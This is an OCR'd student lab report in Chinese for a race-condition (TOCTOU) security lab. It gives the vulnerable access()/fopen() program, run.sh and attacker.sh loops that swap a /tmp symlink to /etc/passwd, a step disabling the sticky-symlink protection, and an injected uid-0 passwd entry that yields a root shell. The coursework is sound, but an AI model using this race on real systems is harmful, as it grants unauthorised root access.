
CLASS 2

Race Condition Vulnerability Lab

吴瑞欣-E41614059

STEP1：建立链接

Ln –sf /etc/passwd /tmp/XYZ




```
[09/24/2018 03:35] seed@ubuntu:/tmp$ ln -sf /etc/passwd /tmp/XYZ
```

STEP2：

sudo sysctl -w kernel.yama.protected_sticky_symlinks=0


作用：将黏着位设为 0



```
[09/24/2018 03:48] seed@ubuntu:~/Desktop/lab2$ sudo sysctl -w kernel.yama.protec
ted_sticky_symlinks=0
[sudo] password for seed:
kernel.yama.protected_sticky_symlinks = 0
```

STEP3:


运行 run.sh 脚本



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

STEP4:

运行 attacker.sh 脚本



```
[09/24/2018 03:57] seed@ubuntu:~/Desktop/lab2$ ./attacker.sh
Stop...The passwd has been changed!
./attacker.sh: 22: kill: Usage: kill [-s sigspec | -signum | -sigspec] [pid | jo
b]... or
kill -l [exitstatus]
[09/24/2018 03:57] seed@ubuntu:~/Desktop/lab2$ 
```


STEP5

运行结果：

最初以为可以在 attack_input 中输入 mkpasswd –m des 666 从而获得账户 wuruixin：666，但是会被截断，所以只能乖乖的先运行 mkpasswd –m des 666，然后把输出的密文直接放入 attack_input

attack_input 初始命令如下：


wuruixin:"$(mkpasswd –m des 666)":0:0:,,,:/root:/bin/bash

运行结果：

```
wuruixin:"$(mkpasswd
```

attack_input 更改后命令如下：

wuruixin:iQEcoLMksjZxY:0:0:,,,:/root:/bin/bash


运行结果：

```
wuruixin:iQEcoLMksjZxY:0:0:,,,:/root:/bin/bash
```

STEP6

登陆用户 wuruixin

运行结果：



```
[09/24/2018 05:49] seed@ubuntu:~/Desktop/lab2$ su wuruixin
Password:
[09/24/2018 05:49] root@ubuntu:/home/seed/Desktop/lab2# 
```

具体代码如下：

- **vulp：**

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    /* get user input */
    scanf("%50s", buffer );
    if(!access(fn, W_OK)){
          fp = fopen(fn, "a+");
          fwrite("\n", sizeof(char), 1, fp);
          fwrite(buffer, sizeof(char), strlen(buffer), fp);
          fclose(fp);
    }
    else printf("No permission \n");
}
```

- **run.sh**

```
#/bin/sh
race()
{
```

```
            while true
            do
            ./vulp <attack_input
            done
        }
        race
        RACE_PID=$!
        kill $RACE_PID
```

- ## attacker.sh

```
#!/bin/sh
race()
{
  old=`ls -l /etc/passwd`
  new=`ls -l /etc/passwd`
  while [ "$old" = "$new" ]
  do
        rm -f /tmp/XYZ
        >/tmp/XYZ
        ln -sf /etc/passwd /tmp/XYZ
        new=`ls -l /etc/passwd`
  done
}
```

```
race

echo "Stop...The passwd has been changed!"

RACE_PID=$!

kill $RACE_PID
```

- **attack_input**

  ```
  wuruixin:iQEcoLMksjZxY:0:0:,,,:/root:/bin/bash
  ```